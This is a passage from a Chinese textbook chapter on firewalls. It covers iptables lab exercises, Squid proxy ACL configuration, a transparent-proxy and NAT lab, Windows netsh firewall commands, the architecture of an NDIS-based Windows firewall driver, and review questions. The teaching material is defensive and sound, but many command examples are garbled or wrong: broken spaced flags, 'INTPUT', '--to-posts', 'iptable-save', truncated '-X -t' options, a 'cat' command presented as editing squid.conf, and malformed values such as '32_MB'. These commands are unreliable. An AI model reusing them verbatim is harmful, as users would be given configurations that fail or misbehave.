iptables -I INPUT -m state --state ESTABLISHED -j DROP
```

主机 1 继续执行步骤⑤进行登录操作，登录是否成功？配合抓包分析主机 2 防火墙的动作。

主机 1 启动 Web 浏览器访问主机 2 的 Web 服务，访问是否成功？配合抓包分析主机 2 防火墙的动作。

解释上述现象。

⑦ 当前主机再次清空 filter 链表规则，并设置默认策略为 DROP，添加规则开放 FTP 服务，并允许远程用户上传文件至 FTP 服务器。iptables 命令：

```
iptables -A INPUT -p tcp --dport 21 -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -p tcp --sport 21 -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED -j ACCEPT
```

验证规则设置后是否能上传文件？配合抓包分析主机 2 防火墙的动作。

【实验思考】

在上述实验时，特别注意对先前从防火墙发出去的包的回复，防火墙如何处理？有没有检查规则？

3.3.3　应用代理技术

代理技术是最常用的防火墙技术之一，通过对防火墙代理服务的配置可以使局域网内部的主机通过一台代理服务器访问外网，也可以使外网对内网的访问受到防火墙的限制。安装了代理软件的主机即为应用型防火墙主机。

代理服务器是介于浏览器和 Web 服务器之间的服务器。有了该服务器之后，浏览器发出的信息会先送到代理服务器，由代理服务器取回网页内容并传送给客户的浏览器。对企业网络而言，代理服务器可以起到控制网络访问并屏蔽不安全信息以及网络加速的目的。

Squid 是 Linux 下缓存 Internet 数据的代理服务器软件，是一个应用层代理服务器，能和 iptables 配合建立透明代理服务器。

Squid 接收用户的下载申请并自动处理所下载的数据。当用户要下载一个主页时，向 Squid 发出一个申请，让 Squid 代替其进行下载。然后 Squid 连接所申请的网站并请求该主页，接着把该主页传给用户，同时保留一个备份。当别的用户申请同样的页面时，Squid 把保存的备份传给用户，使用户觉得速度相当快。这个过程大致如下(图 3-7)：

① 客户端向代理服务器发送 Web 访问请求。

② 代理服务器接收到请求后，首先判断是否满足访问控制表的规则。如果满足，则在缓存中查找是否有客户端所需要的信息。

③ 如果缓存有客户端需要的信息，则将信息传送给代理服务器。

④ 如果没有，代理服务器就代替客户端向 Internet 请求指定的信息。

⑤ Internet 上的主机将代理服务器的请求信息发送到代理服务器中，同时代理服务器会将信息存入缓存中。

⑥ 代理服务器将 Internet 上的回应信息传送给客户端。




图 3-7　代理服务流程图

Squid 可以代理 HTTP、FTP、Gopher、SSL 和 WAIS 等协议，并且 Squid 可以自动地进行处理，通过访问控制特性来灵活地控制用户访问时间、站点等限制，根据需要过滤数据包。

在使用过程中，合理使用访问控制是非常重要的工作。使用访问控制特性，可以控制其在访问时根据特定的时间间隔进行缓存、访问特定站点或一组站点等等。Squid 访问控制有两个要素：ACL 元素和访问列表。访问列表可以允许或拒绝某些用户对此服务的访问。

ACL 元素是 Squid 访问控制的基础，其基本语法为

```
acl name type value1 …
acl name type "file"…
```

其中，name 为 ACL 元素的名字，在书写访问控制列表时需要引用它们；type 可以是任一在 ACL 中定义的类型；每个 ACL 元素可以有多个值，当进行匹配检测的时候，多个值由逻辑或运算连接，即任一 ACL 元素的任一值被匹配，则这个 ACL 元素即被匹配。

例如：

```
acl http_ports port 80 8000 8080
```

以上命令可以匹配 80、8000、8080 三个端口中的任意一个。

```
acl clients src 192.168. 0. 0/24 10. 0.1. 0/24
```

以上命令使用子网 192.168.0.0 和 10.0.1.0。

```
acl guests src "/etc/squid/guest"
```

不同类型的 ACL 元素写在不同行中。当一个 ACL 元素的值较多，不方便全部列出的时候，可以使用文件为 ACL 元素指定值，该文件的格式为每行包含一个条目。

ACL 的类型较多，有 src、dstdomain、port、time 等类型。

ACL 元素是建立访问控制的第一步。第二步是访问控制列表，用来允许或拒绝某些动作。

访问控制列表的语法如下：

```
access_list allow|deny [!] aclname …
```

例如：

```
http_access allow MyClients
http_access deny ! Safe_Ports
```

Squid 有大量访问控制列表，其中 http_access 是最重要也最常用的访问控制列表，它决定哪些客户的 HTTP 请求被允许或哪些被拒绝。当读取配置文件时，Squid 只扫描一遍访问控制行，因此访问列表规则的顺序也非常重要，而且规则总是遵循由上而下的顺序。根据访问控制列表允许或禁止某一类用户访问，如果最后一条为允许，则默认就是禁止。通常应该把最后的条目设为 deny all 或 allow all 来避免安全隐患。

访问控制列表的规则按照它们的排列顺序进行匹配检测，一旦检测到匹配的规则，匹配检测就立即结束。访问列表可以由多条规则组成，如果没有任何规则与访问请求匹配，默认动作将与列表中最后一条规则对应。一个访问条目中的所有元素将用逻辑与运算连接，多个 http_access 声明间用或运算连接。

例如：

```
http_access Action 声明 1 AND 声明 2 OR http_access Action 声明 3
```

下面给出使用这些访问控制方法的实例。

(1) 允许列表中的机器访问 Internet。

假设规则：只允许 IP 地址为 192.168.0.10、192.168.0.20 及 192.168.0.30 的机器访问 Internet，除此之外的客户机将拒绝访问本地代理服务器。规则如下：

```
acl allowed_clients src 192.168.0.10 192.168.0.20 192.168.0.30
http_access allow allowed_clients
http_access deny !allowed_clients
```

(2) 限制访问时段。

假设规则：允许子网 192.168.0.1 中的所有客户机在周一到周五的上午 10:00 到下午 4:00 访问 Internet。规则如下：

```
acl allowed_clients src 192.168.0.1/255.255.255.0
acl regular_days time MTWHF 10:00-16:00
http_access allow allowed_clients regular_days
http_access deny !allowed_clients
```

(3) 屏蔽含有某些特定字词的网站。

假设规则：使用正则表达式，拒绝客户机通过代理服务器访问包含诸如 sexy 等关键字的网站。规则如下：

```
acl deny_url url_regex -i sexy
http_access deny deny_url
```

(4) 禁止网段 10～50 上网。规则如下：

```
acl client src 172.16.1.10-172.16.1.50/32
http_access deny client
```

Squid 服务器的主配置文件 squid.conf 保存在/etc/squid 目录中，其提供代理服务的默

认端口是 3128。

Squid 代理服务器访问控制策略功能丰富，ACL 类型和访问控制列表众多，在实际应用中可根据不同需求灵活进行配置。

实验 3-3 代理防火墙应用实验

【实验目的】

（1）理解代理防火墙的技术原理。

（2）熟练掌握 Squid 的安装配置、ACL 命令及规则。

【实验原理】

代理防火墙技术是在网关计算机上运行应用代理程序，运行时由两部分连接构成：一部分是应用网关同内部网用户计算机建立的连接，另一部分是代替原来的客户程序与服务器建立的连接。通过代理服务，内部网用户可以通过应用网关安全地使用 Internet 服务，而对于非法用户的请求将予拒绝。代理服务技术与包过滤技术的不同之处在于内部网和外部网之间不存在直接连接，同时提供审计和日志服务。

在 Linux 环境下，一般采用 netfilter/iptables 构筑防火墙，代理采用 Squid。Squid 是一种在 Linux 系统下使用的优秀的代理服务器软件。Squid 是一个缓存 Internet 数据的一个软件，它接收用户的下载申请，并自动处理所下载的数据。也就是说，当一个用户要下载一个主页时，它向 Squid 发出一个申请，要 Squid 替它下载；然后 Squid 连接所申请的网站并请求该主页，接着把该主页传给用户，同时保留一个备份，当别的用户申请同样的页面时，Squid 把保存的备份立即传给用户，因而速度较快。

对于 Web 用户来说，Squid 是一个高性能的代理缓存服务器，可以加快内部网浏览 Internet 的速度，提高客户机的访问命中率。

Squid 控制用户的访问权限等功能是使用 Squid 的访问控制特性来实现的。Squid 访问控制有两个要素：ACL 和访问列表。访问列表可以允许或拒绝某些用户对特定服务的访问。

每个 ACL 由列表值组成。当进行匹配检测的时候，多个值由逻辑或运算连接，即任一 ACL 的值被匹配，则这个 ACL 即被匹配。可以使用许多不同的访问列表，不同的 ACL 写在不同行中，Squid 将把它们组合在一个列表中。

【实验拓扑】

实验网络拓扑见图 3-8。

【实验要求】

在图 3-8 所示的实验拓扑中，要求使用 Linux 构建安全、可靠的防火墙。具体要求如下：

（1）只允许在防火墙主机上进行操作管理，除管理员外禁止任何人访问防火墙。

（2）内部 Web 服务器要求通过地址映射发布出去，只允许外部网络用户访问 Web 服务器的 80 端口，而且需通过有效的 DNS 注册。

（3）内网用户必须通过防火墙才能访问内部的 Web 服务器，不允许直接访问。

（4）内网 FTP 服务器只对内部用户提供服务，且只允许内部用户访问 FTP 服务器的 21 和 20 端口，不允许外部网络用户访问。

（5）内网客户要求通过透明代理上网（不需要在客户机浏览器上做任何设置就可以




图 3-8 实验网络拓扑

上网)。

(6) 内部用户所有的 IP 地址必须通过 NAT 转换之后才能够访问外网。

【实验步骤】

第一部分:实验准备。

(1) 实验需要安装 Apache 和 Vsftpd:

```
sudo apt-get install vsftpd
sudo apt-get install Apache2
```

软件安装后,根据实际情况决定是否对配置文件 apache2.conf、vsftpd.conf 和 allowed_users.conf 进行修改。FTP 还要新建用户,设置密码。

(2) 验证能否正常访问 WWW、FTP,如不能访问,需要予以解决。

(3) 策略分析。实验重点在防火墙策略的考量上。通常是先将防火墙的策略设置为最严格的监控,然后根据需要逐步放宽管理。

第二部分:Linux 下 iptables 的具体设置。

(1) 清空 filter 表和 nat 表中的配置策略。

清空所选的系统表 filter 中的默认链:

```
iptables -F
```

清空所选的系统表 nat 中的默认链:

```
iptables -F -t nat
```

删除表中的自定义规则链:

```
iptables -X -t
```

指定链的所有计数器归零:

```
iptables -Z -t
```

(2) 放行 filter 表的默认 OUTPUT 链，阻止 FORWARD 链和 INPUT 链。全部放行 nat 表中的 PREROUTING 链、POSTROUTING 链以及 OUTPUT 链。设置完成之后，目前的状态是只允许数据从内网出去，不允许外网任何数据进来。

设置默认策略规则：

```
iptables - P  FORWARD DROP
iptables - P  OUTPUT ACCEPT
iptables - P  INTPUT DROP
iptables - t nat - P PREROUTING ACCEPT
iptables - t nat - P OUTPUT ACCEPT
iptables - t nat - P POSTROUTING ACCEPT
```

测试：当前外网用户是否可以通过 80 端口访问防火墙外网接口的 IP 地址？

(3) 将内网 Web 服务器的 IP 地址映射到防火墙连接外网接口的 IP 地址上。命令如下：

```
iptables - t nat - A PREROUTING - p tcp - d 202.101.200.200 - - dport 80 - j DNAT - - to-
destination 192.168.10.20
```

设置完成之后，外网用户就可以通过 80 端口访问防火墙外网接口的 IP 地址，并能够将目的 IP 地址转换为内网 Web 服务器的 IP 地址，但是还不能够访问内网 Web 服务器。

测试：IP 地址转换情况？能否访问内网 Web 服务器？

(4) 放行转发访问内网 Web 服务器的数据包。命令如下：

```
iptables - A FORWARD - p tcp - d 192.168.10.20 - - dport 80 - j ACCEPT
```

设置完成之后，外网用户除可以通过 80 端口访问防火墙外网接口的 IP 地址，还能够将外网 IP 地址映射为内网 Web 服务器的 IP 地址，进而访问内部 Web 服务器。

测试：贴出外网用户访问内部 Web 服务器的截图。内网用户能否访问内网 Web 服务器？

(5) 将内网 Web 服务器的 IP 地址映射到防火墙连接内网接口的 IP 地址上。命令如下：

```
iptables - t nat - A POSTROUTING - p tcp - d 192.168.10.20 - - dport 80 - j SNAT - - to-
source 192.168.10.10
```

设置完成之后，内网用户就可以通过访问防火墙内网接口的 IP 地址来访问内部 Web 服务器。之所以不直接让内网用户通过内网 IP 地址直接访问，是为了增加内网 Web 服务器的安全性。

测试：贴出内网用户访问内部 Web 服务器的截图。内网用户能否访问 Internet？

(6) 在防火墙中添加透明代理设置的规则。命令如下：

```
iptables - t nat - A PREROUTING - s 192.168.10.0/24 - p tcp - - dport 80 - j REDIRECT - - to-
posts 3128
```

设置完成之后，内网用户访问外网的 Web 服务器的 80 端口都转换为内网代理服务器 Squid 的默认端口 3128。只要代理服务器能够访问互联网，内网用户也就可以访问互联网。

测试：贴出内网用户访问内部 Web 服务器的截图。

(7) 设置 Linux 作为网关服务器。命令如下：

```
iptables -t nat -A POSTROUTING -s 192.168.10.0/24 -o eth1 -j MASQUERADE
```

设置完成之后，内网所有 IP 地址如果访问外网都映射为防火墙外网接口的 IP 地址。

测试：内网访问外网时查看其内/外网 IP 地址映射表。

(8) 保存 iptables 的配置。

当已经对 Linux 防火墙设置完毕，并且需要永久保存防火墙的设置时，需要使用 iptable-save 命令将设置内容保存到一个指定的文件中。默认配置文件在/etc/sysconfig/iptables 中。当重新启动系统之后，需要使用 iptables-restore 命令将保存的文件重新恢复到/etc/sysconfig/iptables 中。

命令如下：

```
iptable-save >/etc/sysconfig/iptables_save
```

第三部分：Linux 下 Squid 的具体设置。

(1) Squid 服务器的初始化。

首次使用 Squid 服务器之前需要先使用 squid -z 命令对 Squid 服务器进行初始化。其主要作用是在 Squid 服务器的工作目录/var/spool/squid/中建立需要的子目录。

只有在第一次启动 Squid 服务器之前才需要进行服务器的初始化工作，如果不手动执行 squid -z 命令，Squid 服务脚本在第一次启动服务时也会自动完成相应的初始化工作，再启动 Squid 脚本程序。

注意：*在配置 Squid 之前，要确保主机具有完整的域名。*

命令如下：

```
squid -z
```

(2) 编辑 Squid 服务器的配置文件。命令：

```
cat /etc/sysconfig/iptables
```

① 修改服务端口。Squid 服务器的服务端口使用 http_port 配置项设置，其默认值是 3128，为了使用方便，可以添加服务端口 8080(或其他端口)。

```
#Default:
http_port 3128 8080
```

② 修改缓冲内存数量。Squid 服务器的性能和 Squid 服务器使用的缓冲内存数量有很大关系，使用内存越多，Squid 服务器的性能会越好。一般设置 cache_mem 的值设置为服务器物理内存的 1/3～1/4 较为合适，cache_mem 默认的设置只有 8MB。

```
#Default:
cache_mem 32_MB
```

③ 设置 Squid 的工作目录。Squid 服务器缓存的内容只有很少的一部分是保存在缓冲内存中的，而代理服务中使用的所有文件都会保存在 Squid 的工作目录中。在 squid. conf

配置文件中使用 cache_dir 设置 Squid 服务器的工作目录路径和属性。

Squid 工作目录的容量和子目录的数量也会在一定程度上影响 Squid 服务器代理服务的性能，在实际应用中可根据实际情况适当扩大工作目录的总容量。

```
#Default:
cache_dir ufs  /var/spool/squid 100 16_256
```

"100 16_256"分别表示目录中最大的容量是 100MB，目录中的一级子目录的数量为 16 个，二级子目录为 256 个。

④ 设置访问控制列表。在 squid. conf 配置文件中默认只允许本机使用 Squid 服务器，这种策略也体现了 Squid 服务器默认设置的严谨。为了让局域网所有用户能够通过 Squid 的代理服务访问外部网页，需要设置访问控制列表，在 acl * 条目下添加"acl clients src 子网地址/子网掩码"

```
acl safe_ports port 80                  #http
acl safe_ports port 21                  #ftp
acl safe_ports port 443 563             #https,snews
acl safe_ports port 70                  #gopher
acl safe_ports port 210                 #wais
acl safe_ports port 1025- 65536         #unregistered ports
acl safe_ports port 280                 #http- mgmt
acl safe_ports port 488                 #gss- http
acl safe_ports port 591                 #filemaker
acl safe_ports port 777                 #multiling http
acl clients src 192.168.10.1/24
```

在 squid. conf 文件的 http_access deny all 设置行之前添加如下设置：

```
http_access allow clients
```

并在 http_access deny all 设置行之后添加提供透明代理的相关功能，需要进行如下配置：

```
httpd_accel_host virtual
httpd_accel_port 80
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
```

设置完成之后，重新启动 Squid 服务，使 squid. conf 配置文件生效：

```
/etc/rc.d/init.d/squid reload
/etc/rc.d/init.d/squid restart
```

Squid 服务启动后，使用 netstat 命令可以看到 Squid 服务程序在 3128 端口进行代理服务的监听，这与通常的代理服务器使用 8080 端口是不同的。

测试：

```
netstat -ntpl | grep squid
```

3.4 Windows 自带防火墙

Windows 虽然不像 Linux 那样带有 iptables，但 Windows 有内置的防火墙。随着 Windows 版本的提升，Windows 中的防火墙功能不再简单，配置也不再单一。在 Windows 新系统中防火墙的功能得到了进一步的增强和改进，成为 Windows 系统的一道安全保障。

Windows 的防火墙管理有直观明了的图形界面，也有命令行界面。命令行界面是通过网络外壳命令 netsh 来实现的，一些基本的 netsh 防火墙命令可参见第 1 章的相关内容。

使用命令行界面可以使配置更快速。一旦熟练掌握了使用 netsh firewall(advfirewall)命令，在配置防火墙的时候要比使用图形化界面速度快得多。特别是在命令行界面中可以编写脚本，通过脚本工具可以对一些常用的功能编写脚本。在图形化界面不可用时依然可以和其他命令行工具一样配置防火墙，尤其是可以在程序中调用这些命令。

防火墙的普通配置命令，可用 netsh firewall 设置，高级配置可用 netsh advfirewall 设置。

默认情况下，Windows 7 系统已经开启了防火墙功能。在命令提示符下，可以通过网络外壳命令 netsh firewall 对防火墙进行配置、管理。

下面是 netsh 对防火墙进行配置、管理的常用命令。

显示当前防火墙状态：netsh firewall show state。

防火墙复位(即恢复初始配置)：netsh firewall reset。

显示防火墙配置：netsh firewall show config。

显示当前防火墙配置文件：netsh firewall show currentprofile。

显示防火墙允许的程序配置：netsh firewall show allowedprogram。

显示防火墙 ICMP 配置：netsh firewall show icmpsetting。

显示防火墙记录配置：netsh firewall show logging。

显示防火墙多播/广播响应配置：netsh firewall show multicastbroadcastresponse。

显示防火墙通知配置：netsh firewall show notifications。

显示防火墙操作配置：netsh firewall show opmode。

显示防火墙端口配置：netsh firewall show portopening。

显示防火墙服务配置：netsh firewall show service。

开启防火墙允许例外：netsh firewall set opmode mode=ENABLE。

关闭防火墙：netsh firewall set opmode mode=disable。

例如：

查看防火墙放行的程序：netsh firewall show allowedprogram。

删除放行程序 X.exe：netsh firewall delete allowedprogram C:\X.exe。

设置程序 C:\X.exe 并放行：netsh firewall set allowedprogram C:\X.exe A ENABLE。

添加程序 C:\X.exe 并放行：netsh firewall add allowedprogram C:\X.exe A ENABLE。

打开 445 端口：netsh firewall set portopening TCP 445 ENABLE。

远程桌面：netsh firewall set portopening TCP 3389 ENABLE。

开启 ICMP 协议：netsh firewall set icmpsetting type=ALL mode=enable。

3.5 开发 Windows 防火墙

尽管 Windows 平台的内置防火墙有一定的作用，但与商用防火墙相比，其不能较好地根据应用程序进行控制，功能还是较为单一。大多数第三方防火墙软件在安装的时候会自动禁用 Windows 防火墙，而在卸载时又会自动启用 Windows 防火墙。第三方厂商通过调用 Windows Firewall API 来实现这一功能。然而，既然防火墙软件可以这么做，其他病毒或木马等恶意代码就同样也可以。病毒或木马可以修改 Windows 防火墙程序，甚至干脆关闭它。

Windows 的网络构架是分层的，并和 OSI 模型的层次结构有着对应的关系，数据包从到达网卡然后传递到应用程序，会经历多个不同的逻辑层。这种分层结构使得防火墙可以在网络结构的各个逻辑层对数据包进行截获并过滤，这个过程通过连接层与层之间的接口实现。

网络防火墙都是基于数据包的拦截技术之上的。在 Windows 下，数据包的拦截方式有很多种，其原理和实现方式也千差万别。总的来说，可分为"用户级"和"内核级"数据包拦截两大类。

用户级只能在 Winsock 层次上进行网络数据包的拦截，能拦截 HTTP、FTP、Telnet 和 POP3 等应用层协议网络数据包，效率较高，但无法处理网络协议栈中底层协议的数据包，一些木马和病毒很容易避开这个层次的监听。

内核级有多种数据包拦截方式，例如基于 TDI 传输驱动程序(TDI-Filter Driver)、基于 NDIS 中间层驱动(NDIS Intermediate Driver)、基于 NDIS 钩子驱动(NDIS-Hook Driver)等。目前，大部分网络防火墙都采用 NDIS-Hook Driver 方法实现。NDIS-Hook Driver 的做法是安装钩子到 ndis.sys 中，替换其中的某些关键函数，从而达到截包的目的。即网络防火墙只需要将自己的函数挂钩(hook)到 ndis.sys 中即可截获网络数据包。NDIS 中间层驱动位于协议驱动层和小端口驱动之间，它能够截获所有的网络数据包。

NDIS-Hook Driver 方式具有安装简单、可即时安装和卸载驱动、无须重启系统、能截获所有的 IP 包、安全性高、木马病毒不容易穿透等优点。

基于 Windows 内核态的个人防火墙系统一般由应用程序和驱动程序两部分构成。其中驱动程序负责对非法数据包进行拦截过滤；应用程序负责对数据包进行实时监控，并向用户报告检测结果。

1. 驱动程序设计

NDIS 中间层过滤驱动位于网卡驱动和协议驱动之间，其两个接口为 Miniport 接口和 Protocol 接口，所有网络数据包均流经 NDIS 中间层。Passthru 是 Windows DDK 中提供的一个 NDIS 中间层驱动的开发框架。防火墙的驱动部分可以在该框架的基础上实现，其主要的作用是根据已定的规则和黑名单对非法数据进行过滤。

在驱动程序中，先获取数据包，然后对数据包过滤。过滤按事先设定的规则进行，例如 Etherhdr 头和 Arp 头的 MAC 地址是否匹配、源 MAC 地址是否属于黑名单等，对不符合要

求的数据一律丢弃。

2. 应用程序设计

应用程序是防火墙的GUI部分，负责向用户报告结果和提示操作的界面。应用程序对数据包进行监控分析并设置过滤规则，用户通过防火墙安全规则的设定向数据包拦截模块传递规则。应用程序实时显示数据包的过滤和黑名单的拦截情况。

3. 驱动程序和应用程序的通信

防火墙不仅要实现对网络数据包的拦截，还要在分析数据包后，根据设定的规则对数据包进行处理，并将保存日志。因此，驱动程序和应用程序就要进行通信以达到信息的交互。驱动程序和应用程序之间通过共享内存的方式实现通信，两者间的内存共享有两种实现方法：一种是通过共享内存对象方法来实现的，另一种是通过设备输入和输出控制方法来实现的。

习　题　3

1. 判断题

(1) 防火墙是设置在内部网络与外部网络(如互联网)之间；实施访问控制策略的一个或一组系统。 (　　)

(2) 组成自适应代理网关防火墙的基本要素有两个：自适应代理服务器(adaptive proxy server)与动态包过滤器(dynamic packet filter)。 (　　)

(3) 软件防火墙就是指个人防火墙。 (　　)

(4) 防火墙提供的透明工作模式是指防火墙工作在数据链路层，类似于一个网桥。因此，不需要用户对网络的拓扑做出任何调整就可以把防火墙接入网络。 (　　)

(5) 防火墙安全策略一旦设定，就不能再做任何改变。 (　　)

(6) 对于防火墙的管理可直接通过Telnet进行。 (　　)

(7) 防火墙规则集的内容决定了防火墙真正的功能。 (　　)

(8) 防火墙必须提供VPN、NAT等功能。 (　　)

(9) 防火墙对用户只能通过用户名和口令进行认证。 (　　)

(10) 即使在企业环境中，个人防火墙作为企业纵深防御的一部分也是十分必要的。 (　　)

